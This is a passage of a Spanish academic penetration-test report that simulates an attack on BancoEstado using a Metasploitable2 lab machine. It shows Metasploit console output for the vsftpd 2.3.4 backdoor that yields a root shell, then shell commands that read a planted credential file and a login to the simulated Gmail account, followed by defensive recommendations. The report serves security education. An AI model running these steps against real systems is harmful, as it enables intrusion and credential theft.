192.168.56.102:21 - USER: 331 Please specify the password.
192.168.56.102:21 - Backdoor service has been spawned, handling ...
192.168.56.102:21 - UID uid=0(root) gid=0(root)
Found shell
Command shell session 1 opened (192.168.56.101:43417 ->
192.168.56.102:6200) at 2025-01-01 20:03:35 -0500
```

donde:

- ❖ Se establece la conexión exitosa con el servidor FTP
- ❖ El servidor solicita autenticación
- ❖ El exploit logra activar el backdoor en el servicio
- ❖ Se obtiene acceso al sistema con privilegios root
- ❖ Se establece una sesión de Shell
- ❖ Muestra la conexión desde el equipo atacante hacia el objetivo
- ❖ La Shell se abre en el puerto 6200 del sistema objetivo

La obtención de una shell con privilegios de root confirma que la explotación ha sido exitosa, otorgando control total sobre el sistema objetivo.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[*] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
ipconfig
[*] Command shell session 1 opened (192.168.56.101:43417 -> 192.168.56.102:6200) at 2025-01-01 20:03:35 -0500
```

Figura 21: Ejecución de la explotación

Para confirmar el acceso efectivo al sistema objetivo y verificar el éxito de la explotación, se procede a ejecutar el comando:

### **ip a**



Este comando muestra la configuración de red del sistema. La salida incluye las interfaces de red y sus direcciones IP asociadas. Al observar que la dirección IP mostrada corresponde a 192.168.56.102 (dirección del objetivo), se confirma que:

- ❖ Se obtuvo acceso completo al sistema objetivo
- ❖ La explotación ha sido exitosa y se mantiene el acceso al sistema vulnerado con privilegios de root

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:e0:6b:03 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 scope global eth0
    inet6 fe80::a00:27ff:fee0:6b03/64 scope link
        valid_lft forever preferred_lft forever
```

Figura 22: Comando `ip a` para verificar que se obtuvo acceso al sistema (muestra la ip del sistema objetivo en la terminal del sistema atacante)

## Resultados obtenidos

Tras completar la fase de explotación mediante el módulo `anonymous`, se ha logrado explotar exitosamente la vulnerabilidad presente en el servicio `vsftpd` versión 2.3.4, consiguiendo acceso root al sistema objetivo “**Metasploitable2**”. Este nivel de acceso privilegiado obtenido desde la máquina Kali Linux, establece un control total sobre el sistema comprometido, permitiendo así proceder con la fase de post-explotación, durante la cual se pueden ejecutar diversas acciones sobre el sistema dependiendo del objetivo del atacante.

## Post-Explotación

Antes de realizar la post-explotación desde la máquina Kali Linux, se debe poner en contexto el objetivo del ataque:



“Dentro del sistema comprometido y al cual se tiene acceso, existe un archivo que contiene el correo y contraseña de una cuenta corporativa de uno de los ejecutivos de la organización BancoEstado.” Por ello, para simular esta situación, se crea una cuenta en Gmail y se almacenan los datos en un archivo dentro de la máquina “**Metaexploitable2**”. Las siguientes dos imágenes son desde la perspectiva del objetivo:



Figura 31: Cuenta objetivo creada como simulación




Figura 32: Se crea el archivo que contiene los datos de la cuenta dentro de la máquina Metasploitable2

## Técnicas utilizadas

Ahora, volviendo a la perspectiva del atacante, se realiza la post-explotación, que tiene como objetivo acceder a los datos del sistema comprometido en la fase de explotación.

Aprovechando el acceso root obtenido desde la máquina Kali, se procede a navegar por el sistema de archivos del objetivo. Se ejecutan los siguientes comandos:

**cd msfadmin**

Este comando permite acceder al directorio principal del usuario msfadmin.



**ls**

Al listar el contenido del directorio, se identifica un archivo de interés denominado "correobancario". Al cual se puede acceder con el comando:

**cat correobancario**


Se visualiza el contenido del archivo el cual contiene un correo gmail y una contraseña:

- ❖ [ejecutivopruebabancoestado@gmail.com](mailto:ejecutivopruebabancoestado@gmail.com)
- ❖ bancoestado123

```
user@kali:~$ cd msfadmin
user@kali:~/msfadmin$ ls
correobancario
vulnerable
user@kali:~/msfadmin$ cat correobancario
ejecutivopruebabancoestado@gmail.com
bancoestado123
```

Figura 23: Se visualiza el contenido del archivo (email y contraseña)

Ahora, se ingresan los datos obtenidos para acceder en la cuenta:




Email or phone  
ejecutivopruebabancoestado@gmail.com

[Forgot email?](#)

Not your computer? Use Guest mode to sign in privately. [Learn more about using Guest mode](#)

Create account [Next](#)

Figura 34: Se ingresa el correo obtenido



Enter your password  
bancoestado123

☒ Show password

[Forgot password?](#) [Next](#)

Figura 35: Se ingresa la contraseña obtenida



Al utilizar estas credenciales, se logra acceder exitosamente a la cuenta de Gmail asociada. Esta brecha de seguridad permite:

- ❖ Acceso a correos enviados y recibidos
- ❖ Potencial exposición de información bancaria confidencial
- ❖ Posibilidad de comprometer más cuentas o sistemas relacionados




Figura 24: Sesión iniciada en Gmail




Figura 25: Se tiene acceso a la cuenta de Gmail





## Resultados obtenidos

La explotación exitosa de la vulnerabilidad identificada en el servicio vsftpd 2.3.4 permite comprometer información crítica del sistema objetivo, específicamente se obtuvieron credenciales bancarias de acceso que incluían el correo electrónico corporativo y la contraseña de un ejecutivo simulado de BancoEstado. Esta brecha de seguridad demuestra cómo un atacante podría obtener acceso completo a una cuenta de Gmail corporativa, lo que representa un punto de ataque para la exposición de comunicaciones internas entre miembros de la organización, información de clientes y documentación financiera.

Además, este ataque tiene potencial para escalar a través de técnicas de suplantación de identidad (impersonation), que podrían facilitar el acceso a sistemas bancarios o la ejecución de ataques directos como un whaling, dirigidos a objetivos de alto valor dentro de la organización. Este escenario demuestra cómo una vulnerabilidad aparentemente simple puede convertirse en el punto de entrada para comprometer la seguridad de una institución bancaria.

## Conclusiones

### Resumen

El informe logró documentar la simulación de un ataque a una infraestructura de red bancaria (BancoEstado) utilizando una máquina virtual vulnerable (Metasploitable2) para fines académicos a través de las cinco fases de un ciberataque ético: (Reconocimiento, Enumeración y Escaneo, Análisis de Vulnerabilidades, Explotación y Explotación)

El ataque logró obtener acceso root al sistema y recuperar credenciales simuladas de una cuenta corporativa por lo que se cumplieron los objetivos planteados inicialmente.

### Recomendaciones de seguridad

A continuación, se mencionan algunas recomendaciones, tanto para la información expuesta de la en internet, como para los sistemas de una organización

### Información expuesta

Para proteger la información de la organización y evitar filtraciones de datos sensibles se deben implementar las siguientes recomendaciones:



- ❖ Como punto negativo, se obtuvieron varios correos pertenecientes a miembros de gerencia de la organización. En el caso de que el atacante tuviera un software de reconocimiento de paga o con acceso a más tokens o consultas, es posible que se encuentre más información de ellos.
- ❖ Se debe capacitar al personal de gerencia y ejecutivos en prácticas de ciberseguridad con el objetivo de reducir filtración de datos sensibles en internet.

### **Sistema expuesto**

Para proteger el sistema, que en esta ocasión fue simulado por una máquina Metaexploitable2, se deben implementar las siguientes recomendaciones:

- ❖ Mantener los servicios y sistemas operativos actualizados para corregir vulnerabilidades conocidas presentes en versiones desactualizadas.
- ❖ Cerrar puertos innecesarios, desactivar servicios no utilizados e implementar firewalls para restringir acceso, ya que, podrían ser puertas de entrada al sistema.
- ❖ Realizar auditorías al sistema de forma regular para prevenir o mitigar vulnerabilidades.
- ❖ Usar protocolos seguros para el sistema (por ejemplo, SFTP en lugar de FTP) debido a que fue una de las vulnerabilidades críticas encontradas.



## Bibliografía

- <sup>1</sup> OpenWebinars. (2023, 29 de septiembre). *Fases del pentesting: Pasos para asegurar tus sistemas*. OpenWebinars. Recuperado el 3 de enero de 2024, de <https://openwebinars.net/blog/fases-del-pentesting-pasos-para-asegurar-tus-sistemas/>
- <sup>2</sup> AVG. (2022, 14 de octubre). *Google Dorks: Qué son y cómo usarlos de forma segura*. AVG. Recuperado el 31 de diciembre de 2024, de <https://www.avg.com/es/signal/google-dorks>
- <sup>3</sup> RedesZone. (2024, 28 de octubre). *¿Qué es Whois y para qué sirve?*. RedesZone. Recuperado el 31 de diciembre de 2024, de <https://www.redeszone.net/tutoriales/internet/que-es-whois/>
- <sup>4</sup> Shodan. (s. f.). *Shodan: The search engine for the Internet of Everything*. Recuperado el 31 de diciembre de 2024, de <https://www.shodan.io/>
- <sup>5</sup> González S. (2023, 11 de mayo). *Maltego: una herramienta que muestra qué tan expuesto estás en internet*. WeLiveSecurity by Eset. Recuperado el 31 de diciembre de 2024, de <https://www.welivesecurity.com/la-es/2023/05/11/maltego-herramienta-muestra-tan-expuesto-estas-internet/>
- <sup>6</sup> NumberGuru. (s. f.). *About Us*. NumberGuru. Recuperado el 31 de diciembre de 2024, de <https://www.numberguru.com/about/>
- <sup>7</sup> OWASP. (s. f.). *Fuzzing*. OWASP. Recuperado el 31 de diciembre de 2024, de <https://owasp.org/www-community/Fuzzing>
- <sup>8</sup> OpenWebinars. (2021, 7 de enero). *Wireshark: Qué es y ejemplos de uso*. OpenWebinars. Recuperado el 31 de diciembre de 2024, de <https://openwebinars.net/blog/wireshark-que-es-y-ejemplos-de-uso/>
- <sup>9</sup> Nmap. (s. f.). *Guía de referencia de Nmap*. Nmap. Recuperado el 31 de diciembre de 2024, de <https://nmap.org/man/es/index.html>
- <sup>10</sup> KeepCoding. (2024, 31 de octubre). *¿Qué es Nessus y para qué sirve?*. KeepCoding. Recuperado el 31 de diciembre de 2024, de <https://keepcoding.io/blog/que-es-nessus/>
- <sup>11</sup> Exploit Database. (s. f.). *The Exploit Database*. Exploit Database. Recuperado el 31 de diciembre de 2024, de <https://www.exploit-db.com/>
- <sup>12</sup> CVE Details. (s. f.). *Vulnerability Details by Product*. CVE Details. Recuperado el 31 de diciembre de 2024, de <https://www.cvedetails.com/>
- <sup>13</sup> INCIBE-CERT. (s. f.). *INCIBE-CERT: Equipo de Respuesta a Incidentes de Seguridad*. INCIBE-CERT. Recuperado el 31 de diciembre de 2024, de <https://www.incibe.es/incibe-cert>
- <sup>14</sup> Metasploit. (s. f.). *The Metasploit Project*. Metasploit. Recuperado el 31 de diciembre de 2024, de <https://www.metasploit.com>

